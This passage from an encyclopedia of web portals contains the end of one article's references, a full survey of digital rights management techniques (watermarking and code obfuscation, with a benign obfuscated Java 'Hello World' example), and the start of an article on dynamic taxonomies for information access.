Portal. *Wikipedia, Merriam-Webster Online*. (2005). Retrieved January 19, 2007, from http://www.m-w.com/dictionary/portal

Rappaport, A.S., & Halevi, S. (1992). The computerless computer company. *The McKinsey Quarterly, 1*, 87-112.

Rayport, J.F., & Sviokla, J.J. (1995, November-December). Exploiting the virtual value chain. *Harvard Business Review*, 75-85.

Schlueter Langdon, C. (1996). Case study: America Online. *Strategic developments for the European Publishing Industry towards the year 2000: Europe's multimedia challenge* (Appendix 2, pp. 373-388). Brussels-Luxembourg: European Commission DG XIII/E, and Andersen Consulting.

Schlueter Langdon, C. (1999). *Dynamics of emergent structures in digital interactive services: Organizational analysis, and complex adaptive system modeling and simulation*. Berlin, Germany: Dissertation.de.

Schlueter Langdon, C. (2003a, June). IT matters. In Does IT matter?: An HBR debate. *Harvard Business Review, 16*. Retrieved January 19, 2007, from www.hbr.org

Schlueter Langdon, C. (2003b, December). Linking IS capabilities with IT business value in channel systems: A theoretical conceptualization of operational linkages and customer involvement. In *Proceedings of the WeB/ICIS 2003* (pp. 259-270). Washington, DC.

Schlueter Langdon, C., & Shaw, M.J. (1997). A strategic framework for developing electronic commerce. *IEEE Internet Computing, 1*(6), 20-28.

Schlueter Langdon, C., & Shaw, M.J. (2000, July). The online retailing challenge: Forward integration and e-backend development. In *Proceedings of the ECIS 2000 Conference* (pp. 1025-1028). Vienna, Austria.

Schlueter Langdon, C., & Shaw, M.J. (2002). Emergent patterns of integration in electronic channel systems. *Communications of the ACM, 45*(12), 50-55.

Stigler, G.J. (1968). *The organization of industry*. Homewood, IL: Irwin.

Teece, D.J. (1980). Economies of scope and the scope of the enterprise. *Journal of Economic Behavior and Organization, 1*(3), 223-247.

Web Portal. (2005). *Wikipedia, The free encyclopedia*. Retrieved January 19, 2007, from http://en.wikipedia.org/wiki/Web_portal

Williamson, O.E. (1975). *Markets and hierarchies: Analysis and antitrust implications*. New York: The Free Press.

Williamson, O.E. (1985). *The economic institutions of capitalism*. New York: The Free Press.

WSJ.com – Quote – for Google Inc. *The Wall Street Journal*. Retrieved December 22, 2005, from http://online.wsj.com/home/us

WSJ.com – Quote – for AT&T Inc. *The Wall Street Journal*. Retrieved January 19, 2007, from http://online.wsj.com/home/us

WSJ.com – Quote – for Verizon Communications Inc. *The Wall Street Journal*. Retrieved January 19, 2007, from http://online.wsj.com/home/us

WSJ.com – Quote – for Comcast Corp. *The Wall Street Journal*. Retrieved January 19, 2007, from http://online.wsj.com/home/us

WSJ.com – Quote – for Walt Disney Co. *The Wall Street Journal*. Retrieved January 19, 2007, from http://online.wsj.com/home/us

KEY TERMS

Business Ecosystem: Used to describe the larger community of individuals and organizations with complementary assets and skills involved in market interaction.

Channel System: A set of intermediaries and their infrastructure linking producers with markets. Few producers sell their goods directly to end users, but rely on intermediaries to perform a variety of activities, including marketing, distribution, and sales. The Internet has enabled digital interactive services and a digital interactive channel system.

Economies of Scope: Describe advantages in which the joint cost of two products is less than the sum of the individual costs of each of the products.

Network Externalities: Describe a change in benefit to one user of a good due to the change of total users of the good.

Softwarization: Describes the process of continuous automation of business activities using computer software and processing power.

Two-Sided Market: Describes a setting in which two distinct groups provide each other with network benefits. The setting can be "viral," with demand from one group seeding more demand from the other; also called two-sided network.

Digital Rights Protection Management of Web Portals Content

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INTRODUCTION

Without doubt one of the most important factors that contributed to the wide acceptance and popularity of Web portals is the potential for users to access a broad spectrum of information from a single access point, the Web portal itself. A Web portal, in such a way, aggregates information from multiple sources and makes that information available to various users. Regardless of whether the offered assets are hosted within the Web portal or whether the latter serves as a gateway to information services and resources located on the rest of the Internet, a Web portal is simultaneously an all-in-one Web site and a browsing guide to all available Internet information worldwide. Even though there is no definite taxonomy of portals, relevant labels such as government, community, enterprise, general and others are offered aiming at defining the Web portal with respect to its content and its target group. Summarizing, it could be assumed that a Web portal offers centralized access to all relevant content and applications (Tatnall, 2005).

On the other hand, the ability to create, host and distribute digital material, one of the key features of digital technology that a Web portal utilizes and derives its huge success from, proved to be a double edged sword since it allowed zero cost reproduction of the digital material for purposes of piracy. Piracy of relevant digital material offered by a Web portal is common today and it has posed significant problems in terms of financial losses to the owners of digital content that is offered through it. This explains why the owners of digital content hesitate to place their work on a Web portal where they may be illegally copied and distributed.

Nonetheless, the advantages of adopting this idea and applying it securely in practice are considerable from both customer and owner perspectives. That is why effective copyright protection techniques must be employed in order to convince the owners of digital material to allow their assets to be hosted on the Internet and especially on Web portals. The latter are highly attractive to the new world and are considered to be the meeting point for all technologically oriented people with a mind to purchase something.

This is where digital rights management (DRM) comes into play, employing a set of technical means to control illegal distribution of the aforementioned material and to protect the intellectual property of the original owners (Guenette, Gussin, & Trippe, 2001). Furthermore DRM aims to protect the rights of the users who legitimately purchased the digital material from the original owners.

This article surveys the most effective watermarking techniques available for every multimedia and database entry that requires copyright protection within a Web portal. Subsequently, the most commonly encountered code obfuscation methods for software objects will be discussed. The conclusion will present views for the future of DRM in the territory of Web portal applications.

BACKGROUND

While copyright infringement existed in the predigital era, the digital age may have increased the ease and scope with which copyright material can be copied.

DRM is often confused with the term access control. The difference lies into the domain where the content is being protected. Access control techniques apply when the content resides in the copyright owner's space and DRM techniques apply when the content is located in the customer's space where it can be freely accessed and examined extensively. This is why copyright protection through DRM is considered much more complicated and hard to achieve.

Apple Computers on April 28, 2003 introduced the iTunes Music Store, an online music service that, by January 2006, has sold over 850 million songs worldwide, which accounts for over 80% of digital music sales (Drmwatch.com, 2005). The service has attracted the interest of many companies with respective Web portals which either included it as part of their array of services such as America Online, or which designed a service of their own, such as Microsoft's MSN music service (Music.msn.com, 2006) to counter the former. America Online's music service through the iTunes music store utilizes a technique called FairPlay (Music.aol.com, 2006). FairPlay will allow a protected track to be copied exclusively onto Apple Computer's iPod, portable music players. In addition, the protected track may be played on up to five authorized computers simultaneously and may be copied onto a standard CD audio track any number of times.

This raises another question related to the DRM issue concerning the boundaries between the content owner rights and customer rights, when they trample on each other. This is due to the fact that the respective parties interpret the term "rights" as conditional. As a result, some DRM techniques employed by content owners, such as limiting the number of times a sound track can be duplicated, even for backup purposes or to restrain the portable multimedia players on which the content may be played, have caused serious protests on the part of customers, with the latter arguing that these few technical measures seriously threaten end user rights and stifle productivity and innovation. These open disagreements were taken under consideration and, as a result, some of the respective DRM techniques were recently (Drmwatch.com, 2005) declared illegal in France whereas the European Community is expected to rule a ban on these methods.

DIGITAL RIGHTS PROTECTION

From an evaluation of the resulting situation, it is certain that the intellectual property of content owners who deposit their work in a Web portal must not be left unprotected and the end user rights should be simultaneously preserved. A correct approach to fulfilling this end implies designing effective DRM techniques and examining any immediately following possible conflicts with the customer. Consequently, methods that simultaneously offer copyright protection and do not apply usability restrictions on the objects they aim to protect should be adopted.

Taking the first step into this end, it is observed that the digital content provided by Web portals can be divided into two broad categories: data and software (Atallah, Prabhakar, Frikken, & Sion, 2004). The first one consists of all possible forms of multimedia, including images, videos and digital sounds as well as digital documents, e-books and text structured information. Moreover this specific category includes data hosted in a database that are either queried out or exported in large chunks. The second category features software only, as indicated by the division of categories above.

Due to the fact that the above classification is decided according to the digital object's data properties, DRM techniques follow the same path and implement different techniques when trying to protect the specific objects. Two approaches are offered by DRM in order to protect the digital material hosted in Web portals: digital watermarking and code obfuscation. The first one aims to protect objects provided by Web portals that fall into the first category, whereas the second one involves exclusively software objects.

Digital Watermarking

Digital watermarking ("watermarking" for short) as well as its relevant information hiding techniques are not products that characterize our age but, on the contrary, are inherently related to the habits and tendencies of every time period (Rosenblatt, Trippe, & Mooney, 2001). However, the hazards mentioned above in combination with the adoption of digital technology from the modern world at the individual and social levels were considered a significant factor that hastened the transport of watermarking techniques in the digital world (Cox, Miller, & Bloom, 2002). This leads to the term *digital watermarking* which, in the present context, will be considered equivalent to the term *watermarking*. The latter is employed in order to protect the digital rights of various contents by enabling provable ownership over it. This is accomplished by performing relatively minor modifications on the object which designate the identification information (Watermarkingworld.org, 2005). The embedding procedure regarding these modifications, which is called marks, is determined by a publicly known algorithm and a secret key. This combination defines deterministically the segments of the object that will be altered as well as the alteration itself. The watermarking procedure is considered symmetric considering that the detection—verification process uses the same, most of the time, combination of algorithm and key to locate the alterations that were applied during the embedding process.

With respect to the perceptibility (visual or audible) of the watermark, there are two categories: visible and invisible. Even though in most of the cases a visually undetectable watermarked is preferred, there are some cases where a detectable watermarking is used. For instance in a situation where the content owner desires an ownership mark that is visually apparent but does not prevent the object from being used for some purposes such as scholarly research, a visible watermarking scheme could be employed. An example of a watermarked image with a visible watermark is depicted in Figure 1.

A crucial feature of any watermarking procedure is that it modifies the object it aims to protect. Taking this for granted, it is of utmost importance that the modifications enforced by the watermark not only comply with the initial requirement of being detectable but also have a marginal impact on the object, with respect to its usage. A member of the information hiding family and a really close relative of digital watermarking is digital fingerprinting (Li, Swarup, & Jajodia, 2005; Petitcolas, Anderson, & Kuhn, 1998). Many domain experts claim that these two share many features

Figure 1. (a) An original image, (b) an image consisting of the copyright information, that is, the watermark, and (c) a watermarked version of image (a)

(a) *(b)* *(c)*

while others claim that they have complementary roles. To be more specific, digital fingerprinting could be conceived as a unique watermark insertion for each copy of the same purchasable digital object. This time each legitimate customer receives its copy of the object that carries out a different watermark. These watermarks serve a dual purpose. They pin point the digital object's owner and the customer who bought the latter. With this architecture being operational, when a copy of the protected object is found in the hands of an unauthorized user, both the owner and the user who distributed illegally the object, can be identified. Nonetheless a fingerprint, apart from the last-mentioned feature, can be in all aspects considered as a watermark.

Due to the fact that a most essential factor that needs to be considered prior to watermark insertion is the data properties of the object to be protected, different techniques are applied to objects of different type.

Text and Documents

It is required that text structured information that is hosted within a Web portal must be protected from illegal copying and distribution. Watermarking in this specific field takes advantage of the fundamental attributes of the text-based information such as words, sentences and paragraphs. It is understood that no alteration can be performed on the character level because any such operation would produce unpredictable results most likely decreasing dramatically the original value of the document. As such, the most common watermarking methods for document copyright protection utilize the above three document components and are summarized below (Atallah, Raskin, Hempelmann, Karahan, Sion, Triezenberg, & Topkara, 2002; Low, Maxemchuk, & Lapone, 1998).

A group of techniques performs the watermark insertion by executing invisible for the human sensor system modifications of the document's components. A plain example of this method is the vertical shift of a specific word by one pixel in the y axis or the increment of the distance, that is, a shift in the x axis, between two consecutive words.

A different approach imposes the insertion of new sentences within the document in arbitrarily chosen sectors of it. The sentences inserted in this manner are considered valid but, as expected, totally irrelevant with their surroundings, the document's context. A human being that can read and comprehend the document can easily detect this sort of alteration but on the other hand it is not traceable by computer software or another automated procedure.

Images

In the field of digital pictures, a broad array of watermarking methods is offered to solve the problem of visually undetectable copyright protection (Chandramouli, Kharrazi, & Memon, 2003; Langelaar, Setyawan, & Lagendijk, 2000). This abundance is justified initially, as a result of the fact that images were the primary field of watermarking applications and, as such, a lot of knowledge and experience surrounds the sector. A special feature of this watermarking field is the high degree of redundant information. For instance there are many pixels identical in all their properties which can be altered appropriately without any noticeable effects. This image environment, as opposed to text and documents, suffers from the lack of semantics and other high level structures between the adjacent components, that is, the image pixels. The consequence of this lack enables the creation of a large amount of watermarking methods.

A group of methods embeds the watermark in the original domain of the picture, the so-called spatial domain. These methods modify to a slight degree some of the core property values like the luminance or the color of the pixels that constitute the image. To do so, every pixel has a value in that core property that can be represented by a binary sequence and one or a few of the sequence's least significant bits are changed leading to a watermark insertion.

A different and, regarded by many as a more sophisticated group of methods, operates on the so called frequency domain. To be able to work on that domain, the image is perceived as a two dimensional signal which is converted to the frequency domain through a transformation such as the Discrete Cosine or the Fast Fourier Transformation. Once this occurs, the watermarking algorithm and the key select some coefficients and modifies slightly their values and when all that is done, the image is converted back to the original domain, back to its original form using the appropriate inverse transformation.

Digital Sound

The digitalization of sound goods is a process particularly widespread the last years. It is significant to report that beyond the fact that new musical work is encountered in an overwhelming majority in digital form, older musical work is being constantly converted to digital form. Nowadays drastic changes have been observed with respect to digital music distribution and more than a few portals offer the ability to their subscribers to download legitimately their favorite music tracks. However, once downloaded, a music track could easily be distributed and shared among other users. This is why effective watermarking techniques must be utilized to protect the copyright owners. Among these, Kirovski and Malvar (2001) and Cretu and Fouad (2003) are considered the most distinguished.

The baseline group of methods performs modifications on the least significant bits of the binary sequences that correspond to samples taken from the original sound track.

Taking a step further into the sound domain, a set of techniques can be found that rely on the imperfections of the human sensor system to detect small level alterations. One of them determines the insertion of additional sounds of same frequency but lower volume and even though they are played back concurrently, only the higher volume sound is perceived. Another subcategory inserts sounds of the same volume but different frequency, with the same effect. By this method, the watermark is a signal that is being transmitted at the same time as the signal of the sound but, as a result of the reasons explained above, it escapes perception.

A sum of refined techniques under the echo-hiding label employ, as above, the inability of the human sensor system to perceive low-amplitude echoes. Using these methods, the watermarking algorithm inserts two different types of echoes into the audio tracks in order to codify the ones and zeros, both of which are of minimal duration such as a few milliseconds. As with the other methods, the embedding algorithm defines the portions of the audio track where the echoes are inserted.

Last but not least, the most promising, and thought by many as the most robust set of watermarking techniques in the sound domain must be mentioned, the so called spread spectrum techniques (Chandramouli et al., 2003). These ones rely on hiding a low-amplitude spread spectrum sequence throughout the sound track. Usually the watermark is inserted in the high-amplitude portions of the sound and detection can be achieved using appropriate correlation techniques.

Video

It is also a reality that the multimedia explosion we witness nowadays has not omitted to focus, among other fields, on that of digital video. A fair number of portals have begun to sell music videos, TV series episodes and other digital video content though the Internet. Inevitably this sector requires copyright protection attention and a few methods have responded to the challenge. One could claim that each video is comprised of a sequence of consecutive images and, with no further modifications, a generic image watermarking algorithm could be applied and then proceed to insert the watermark into every one of them. This is theoretically correct but fails to apply in practice. The reason lies in the total overhead that will be added to the video file, considering the fact that each second of video is usually comprised of 20 or 25 pictures and the watermark information could reach even a kilobyte. As a result, even for a five-minute music video, an overhead of five to six megabytes should be added to the existing video file and that is a total increment of approximately 10-15% of the original size. This is surely a non-negligible amount. On the other hand, another view may well put forward the claim that the watermark could be inserted on the initial or the first pictures of the video, using the image techniques discussed above. This approach also fails and this happens because an adversary could cut off the first seconds of the video, removing the copyright protection and reducing its value marginally. As a result, the watermark should be spread appropriately and this is a task carried out by field specific methods (Doërr & Dugelay, 2003).

One group of methods operates exclusively on uncompressed videos and it considers the digital video a sequence of consecutive images, that is, the video's frames. These images are grouped and, at constant intervals, such as intervals of 20, the watermark insertion takes place spreading among them.

Another set of techniques focuses on digital video that has been compressed using the MPEG-2 format and its variations. Even though of the MPEG-2 is one of the most widely recognized video formats, it is also the format that is used in the digital versatile discs, the specific format is the choice for the watermarking methods in the given field due to the fact that the compression format eases significantly the embedding process. This is justified by the fact that the I-frames of the MPEG video frame sequence are in fact digital images compressed using the JPEG compression standard. Thus, embedding is done at the frequency domain of the I-frames modifying their DCT coefficient values as instructed by the insertion algorithm and the secret key.

Relational Data

While watermarking relational data is considered to be interesting and challenging, it has received relatively less attention than other types of data. As a consequence of their reduced popularity, with respect to multimedia files among common users, relational data are not encountered in peer-to-peer or ftp communications, even tough they form an exclusive feature of the Web portal environment. However, a unique feature of this domain is the inability of current watermarking schemes for multimedia to provide copyright protection for all types of structured data, making it possible for data of numeric nature only to be protected. All available watermarking schemes perform minor alterations, in the numeric values of the data that require copyright protection, for instance, in a commercial Web portal that provides car specifications. The watermarking algorithm could modify the top speed of some of the vehicles by a minor percentage, for example, of the order of 1%, in order to embed the watermark.

Applying such modifications is a procedure of critical importance, since a compromise must take place between the robustness of the copyright scheme, the alteration of many values to a significant degree, and data usability. This field also displays the characteristic that the issue of acceptable change is not as reliable as in other domains. For instance, a minor change in the value of a person's age, from 17 to 18, can lead to a classification change with undesirable results when an application generates reports on people who have the right to vote. This is the type of application which brings into play the compromise between robustness of the copyright scheme, alteration of values and data usability.

A group of methods (Agrawal & Kiernan, 2002; Li et al., 2005) converts the values of some of the data to their binary representation and modifies the values of one of their least significant bits. The algorithm, as guided by the secret key, makes each time a decision whether a database row should be watermarked. After that, it selects a field of data and the bit position that the mark will be inserted. These marks are spread throughout the database and represent the watermark. The algorithm then converts the modified binary values back to their decimal representation and updates the database.

Another method (Sion, Atallah, & Prabhakar, 2003) relies solely on the statistical properties of data to embed the watermark than on the data itself. This method is usually applied on data sets that follow the normal distribution. In a first instance, the method creates subsets of the original data and examines the distribution of data in each subset. Second, it examines some statistical properties of the data and, in accordance with a set of parameters including a secret key, performs specific modifications to the data values in order to shift appropriately the data distribution as required by the watermarking algorithm.

Software: Code Obfuscation

In order to be able to secure the copyright of any software product that is being offered from within a Web portal, specific copyright protection mechanisms must be utilized. In contrast to traditional watermarking approaches, the field of computer software utilizes the so-called code obfuscation philosophy. According to it, modifications which are in fact totally transparent in terms of their outcome are added to the source code of the program, rendering more difficult to read and, as a result, to understand clearly its full functionality (Atallah et al., 2004). This is the last bastion of the software's copyright integrity since an attacker, by using a decompiler or a specialized software tool, can produce a crystal clear version of the source code of the program. The attacker would consequently be able to read and understand it and therefore alter some parts of it in order to produce "its" version of the code that would be different enough from the original to allow "it" afterwards to claim ownership over the original software.

Code obfuscation encompasses a set of techniques that hopes/intends to accomplish this sort of modifications to the source code (Atallah et al., 2004). One method reorganizes the data structures used in the program and utilizes them discretely to hide their role in the program (Colberg & Thmborson, 2005). An example of a technique that falls into this category consists in the merging of unrelated data into a single data structure and/or in combining multiple data structures that are used to store similar data. Another technique that belongs to this specific area aims at shuffling the control flow of the program, forcing it to perform routines that make no real-term contribution to the outcome of the final program, for instance, by using a method that creates a file in the local file system that is not required by the program. A third technique, which is based on the principle of facilitating the reading of the source code, includes the rearranging of code, comment removal and alteration of the formatting of the statements used in the source code. A combination of the second and the third techniques is depicted in the example of Figure 3, which is an obfuscated version of the simple Hello World program of Figure 2.

The source code depicted in Figure 3 utilizes some code-obfuscated techniques such as generic variable names,

Figure 2. A simple Hello World Java program

```
public class HelloWorld {

   public static void main(String args[]) {
     System.out.println("Hello World!");
   }
                              }
```

Figure 3. An obfuscated version of the Hello World program

```
public class HelloWorld {

   public static void main(String args[]) {
    double d1 = 0.0134654879927;
    double d2 = 0.0234987519084;


    for (int i1 = 0; i1 < 72; i1++) {
      d1 = d2 + 0.00000001020102;
    }

    for (int i1 = 0; i1 < 59; i1++) {
      d2 = d1 + 0.00000001120102;
    }

    //System.out.println(d1+d2);

    if ((d1+d2) > 0.04699753441986 ) {
      System.out.println("Hello World!");
    }
    else if ((d1+d2) < 0.04699753441186) {
      System.out.println("Goodbye World!");
    }
   }
}}}
```

useless loops and conditionals that offer a snapshot to this approach.

These sorts of alterations after compilation become innately merged with the program. The intention of these additions/alterations is to confuse potential adversaries who may attempt to reverse-engineer the executable program and produce an accurate version of the initial source code.

On the other hand, it must be noted that before any obfuscation technique is to be adopted, it must meet certain criteria. First and foremost, the modifications applied by it must not alter the initial functionality of the program. Additionally these modifications should not be discovered by specialized tools available or by code optimizers during compilation. Finally, resulting from the fact that additional tasks require additional time and effort to compute, degradation in the program's performance is unavoidable. However this degradation must be kept within acceptable levels. In addition, it must be mentioned that code obfuscation requires programmers to modify source code by hand.

Finally keep in mind that code obfuscation cannot by any means guarantee that an adversary will not be able to successfully attack and somehow retrieve the original source code. However this protective barrier will transform the otherwise trivial task to a challenging and laborious procedure, which will require from the attacker significant knowledge expertise and time to bring it to a successful end.

FUTURE TRENDS

Over the past years, numerous systems, standards and technologies have been proposed to prevent the illegal copying of digital material. Even though some of them proved to be highly effective, the content providers have not taken a serious account of the side effects of these copyright protection schemes causing considerable problems in terms of product usability to the lawful customers. On the other hand successfully applying effective DRM techniques in Web portal offered digital content is a bet everyone expects to win. However, DRM success will depend mostly on successfully establishing a balance between protection of the interest of rights holders and those of users and consumers who wish to use and access the digital materials (Drmwatch.com, 2005).

CONCLUSION

Web portals are out there and their popularity is increasing by the day as more and more people visit and benefit from their wide variety of products and services. Among them are online product acquisition services that grant access to a set of purchasable digital products. This feature has redefined the term trade, unfolding simultaneously new financial and social horizons with a potential that was undreamed of a few years before. However the properties of these digital objects that constitute the cornerstone for this new commercial era can easily be exploited to serve malicious and felonious ends. Digital rights protection management mechanisms must be employed to enable content owners to prove ownership of their digital objects and to restrain their illegal distribution and abuse. Currently the DRM arsenal offers a set of methods every one of which is specialized in a specific type of content to respond efficiently to this challenging task. From those methods only the ones that keep the end user's rights intact and do not reduce the objects' usage potential should be considered and utilized.

The final word on this survey of DRM methods on various types of valuable digital objects is that, even though a few worthy and effective methods exist in some domains, a number of methods encounter substantial obstacles and the attention of researchers and scientists around the world is required in order to find an integral solution to the copyright protection problem. In all circumstances and taking under consideration the fact that adversaries always enjoy the privilege of taking the first step, the DRM community must stay alert to fulfill its mission.

REFERENCES

Agrawal, R., & Kiernan, J. (2002). Watermarking relational databases. In *Proceedings of the VLDB Conference* (pp. 155-166).

Atallah, M., Raskin, V., Hempelmann, C.F., Karahan, M., Sion, R., Triezenberg, K.E., & Topkara, U. (2002). Natural language watermarking and tamperproofing. In *Proceedings of the 5th International Workshop on Information Hiding* (LNCS 2578, pp. 196-212).

Atallah, M. J., Prabhakar, S., Frikken, K. B., & Sion, R. (2004). Digital rights protection. *IEEE Data Engineering Bulletin*, *27*, 19-26.

Chandramouli, R., Kharrazi, M., & Memon, N. (2003). Image steganography and steganalysis: Concepts and practice. In *Proceedings of the International Workshop on Digital Watermarking* (LNCS 2939, pp. 35-49).

Colberg, C. S., & Thmborson, C. (2002). Watermarking, tamper-proofing and obfuscation: Tools for software protection. *IEEE Transactions on Software Engineering, 28*(8), 735-746.

Cox, I. J., Miller, M. L., & Bloom, J. A. (2002). *Digital watermarking*. Academic Press.

Cretu, A. M., & Fouad, M. (2003). *Study of digital watermarking for multimedia*. A project submitted in partial fulfilment of the requirements for the Multimedia Communications Course, University of Ottawa.

Doërr, G., & Dugelay, J.-L. (2003). *Handbook of video databases: Design and applications* (Chapter 42). CRC Press.

Drmwatch.com (2005). *DRM Watch—Analysis of digital rights management technology.* Retrieved January 2, 2007, from http://www.drmwatch.com

Greenfield, S. (2003). *Who owns ideas?* (Tech. Rep.). Retrieved January 2, 2007, from http://www.math.rutgers.edu/~greenfie/gs2003/pdfstuff/lect4.pdf

Guenette, D. R., Gussin, L., & Trippe, B. (2001). Privilege management & rights management for corporate portals. *The Gilbane Report*, *9*(3), 2-10. Retrieved January 2, 2007, from http://www.gilbane.com/artpdf/GR9.3.pdf

Kirovski, D., & Malvar, H. (2001). Robust spread-spectrum audio watermarking. In *Proceedings of the International Conference on Salt Lake City, 3*, 1345-1348.

Langelaar, G. C., Setyawan, I., & Lagendijk, R. L. (2000). Watermarking digital image and video data: A state-of-the-art overview. *IEEE Signal Processing Magazine, 17*, 20-46.

Li, Y., Swarup, V., & Jajodia, S. (2005). Fingerprinting relational databases: Schemes and specialties. *IEEE Transactions on Dependable and Secure Computing*, 34-45.

Low, S. H., Maxemchuk, N. F., & Lapone, A. M. (1998). Document identification for copyright protection using centroid detection. *IEEE Transactions on Communications*, *46*(3), 372-383.

Music.aol.com (2005). *AOL Music—Music videos, songs, Internet radio, free music downloads, Mp3s, live performances, search, CDs.* Retrieved January 2, 2007, from http://music.aol.com

Music.msn.com (2005). *MSN—Music: Home.* Retrieved January 2, 2007, from http://music.msn.com

Petitcolas, F. A. P., Anderson, R. J., & Kuhn, M. G. (1998). Attacks on copyright marking systems. In *Proceedings of the Second Workshop on Information Hiding* (LNCS 1525, pp. 218-238).

Rosenblatt, B., Trippe, B., & Mooney, S. (2001). *Digital rights management: Business and technology*. Wiley.

Sion, R., Atallah, M., & Prabhakar, S. (2003). Rights protection for relational data. *ACM SIGMOD*, 98-109.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Information Science Reference.

Watermarkingworld.org (2005). *Digital watermarking.* Retrieved January 2, 2007, from *http://www.watermarkingworld.org*

KEY TERMS

Code Obfuscation: A set of transformations on a program, that preserves the same black box specification while making the internals difficult to reverse-engineer.

Database: An organized collection of data (records) that are stored in a computer in a systematic way, so that a computer program can consult it to answer questions.

Digital Rights Management (DRM): A systematic approach to copyright protection for digital media. DRM's purpose is to prevent illegal distribution of paid content over the Internet.

FairPlay: FairPlay is Apple Computer's trademark for its digital rights management technology which is built into the QuickTime multimedia technology. FairPlay's-protected files are regular MP4 container files with an encrypted AAC audio stream. The audio stream is encrypted using the Rijndael algorithm in combination with MD5 hashes.

Moving Picture Experts Group (MPEG): A working group of ISO. The term also refers to the family of digital video compression standards and file formats developed by the group.

Relational Database: The database model in most commonly in use today is the relational model, which represents all information hosted in the database in the form of multiple related tables, each one of them consisting of rows and columns.

Watermark: A pattern of bits inserted into a digital object that identifies the file's copyright information (author, rights, etc.).

Watermarking: The procedure of embedding a watermark into a digital object for copyright protection purposes.

Dynamic Taxonomies and Intelligent User-Centric Access to Complex Portal Information

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INTRODUCTION

One of the key requirements of portals is easy access to information, or *findability* according to Morville's definition (Morville, 2002). After a decade of using traditional access paradigms, such as queries on structured database systems and information retrieval or search engines, the feeling that "search does not work" and "information is too hard to find" is now reaching a consensus level. The problem is that traditional access paradigms are not suited to most search tasks, that are exploratory and imprecise in essence: the user needs to explore the information base, find relationships among concepts and think alternatives out in a guided way.

New access paradigms supporting exploration are needed. Since the goal is end-user interactive access, a holistic approach in which modeling, interface and interaction issues are considered together, must be used and will be discussed in the following.

BACKGROUND

Four retrieval techniques are commonly used: (a) information retrieval (IR) techniques (van Rijsbergen, 1979) recently dubbed search engines; (b) queries on structured databases; (c) hypertext/hypermedia links and (d) static taxonomies, such as Yahoo!.

The limitations of IR techniques are well known: a 1985 study reported that only 20% of relevant documents were actually retrieved (Blair & Maron, 1985). Such a significant loss of information is due to the extremely wide semantic gap between the user model (concepts) and the model used by commercial retrieval systems (words). Other problems include poor user interaction because the user has to formulate his query with no or very little assistance, and no exploration capabilities since results are presented as a flat list with no systematic organization. Database queries require structured data and are not easily applicable to situations, such as portals, in which most information is textual and not structured or loosely structured.

Hypermedia (see Groenbaek & Trigg, 1994) is quite flexible, but it gives no systematic picture of relationships among documents; exploration is performed one document at a time, which is quite time consuming; and building and maintaining complex hypermedia networks is very expensive.

Traditional taxonomies are based on a hierarchy of concepts that can be used to select areas of interest and restrict the portion of the infobase to be retrieved. Taxonomies support abstraction and are easily understood by end-users. However, they are not scalable for large information bases (Sacco, 2002), and the average number of documents retrieved becomes rapidly too large for manual inspection.

Solutions based on semantic networks, ontologies, and Semantic Web (Berners-Lee et al., 2001) are more powerful than plain taxonomies. However, general semantic schemata are intended for programmatic access, and are known to be difficult to understand and manipulate by the casual user. User interaction must be mediated by specialized agents, which increases costs, time to market, and decreases the transparence and flexibility of user access.

DYNAMIC TAXONOMIES

Dynamic taxonomies (Sacco, 1987, 1998, 2000, also called *faceted classification systems*) are a general knowledge management model based on a multidimensional classification of heterogeneous data items and are used to explore/browse complex information bases in a guided yet unconstrained way through a visual interface.

The intension of a dynamic taxonomy is a taxonomy designed by an expert. This taxonomy is a concept hierarchy going from the most general to the most specific concepts. Directed acyclic graph taxonomies modeling multiple inheritance are supported but rarely required. A dynamic taxonomy does not require any other relationships in addition to *subsumptions* (e.g., IS-A and PART-OF relationships).

In the extension, items can be freely classified under n (n>1) concepts at any level of abstraction (i.e., at any level in the conceptual tree). This multidimensional classification is a generalization of the mono-dimensional classification scheme used in conventional taxonomies and models common real-life situations. First, items are very often about different concepts: for example, a news item on September 11, 2001, can be classified under "terrorism," "airlines," "USA," and so forth. Second, items to be classified usually have different features, "perspectives" or facets (e.g., time, location, etc.), each of which can be described by an independent taxonomy.

In dynamic taxonomies, a concept C is just a label that identifies all the items classified under C. Because of the subsumption relationship between a concept and its descendants, the items classified under C (items(C)) are all those items in the *deep extension* of C, that is, the set of items identified by C includes the *shallow extension* of C (i.e., all the items directly classified under C) union the deep extension of C's sons. By construction, the shallow and the deep extension for a terminal concept are the same.

There are two important immediate consequences of this approach. First, since concepts identify sets of items, logical operations on concepts can be performed by the corresponding set operations on their extension. This means that the user is able to restrict the information base (and to create derived concepts) by combining concepts through the normal logical operations (and, or, not). Second, dynamic taxonomies can find all the concepts related to a given concept C: these concepts represent the conceptual summary of C. Concept relationships other than subsumptions are inferred through the extension only, according to the following *extensional inference rule*: two concepts, A and B, are related if there is at least one item, *d*, in the knowledge base which is classified at the same time under A or under one of A's descendants and under B or under one of B's descendants. For example, we can infer an unnamed relationship between *terrorism* and *New York*, if an item classified under *terrorism* and *New York* exists. At the same time, since *New York* is a descendant of *USA*, also a relationship between *terrorism* and *USA* can be inferred. The extensional inference rule can be seen as a device to infer relationships on the basis of empirical evidence.

The extensional inference rule can be easily extended to cover the relationship between a given concept C and a concept expressed by an arbitrary subset S of the universe: C is related to S if there is at least one item d in S, which is also in items(C). Hence, the extensional inference rule can produce conceptual summaries not only for base concepts, but also for any logical combination of concepts. Since it is immaterial how S is produced, dynamic taxonomies can produce summaries for sets of items produced by other retrieval methods such as database queries, shape retrieval, and so forth, and therefore access through dynamic taxonomies can be easily combined with any other retrieval method.

Dynamic taxonomies work on conceptual descriptions of items, so that heterogeneous items of any type and format can be managed in a single, coherent framework. Finally, since concept C is just a label that identifies the set of the items classified under C, concepts are language-invariant, and multilingual access can be easily supported by maintaining different language directories, holding language-specific labels for each concept in the taxonomy. If the metadata descriptors used to describe an item use concepts from the taxonomy, then also the actual description of an item can be translated on the fly to different languages.

Exploration

The user is initially presented with a tree representation of the initial taxonomy for the entire knowledge base. Each concept label has also a count of all the items classified under it, i.e., the cardinality of items(C) for all C's. The initial user focus F is the universe, i.e., all the items in the information base.

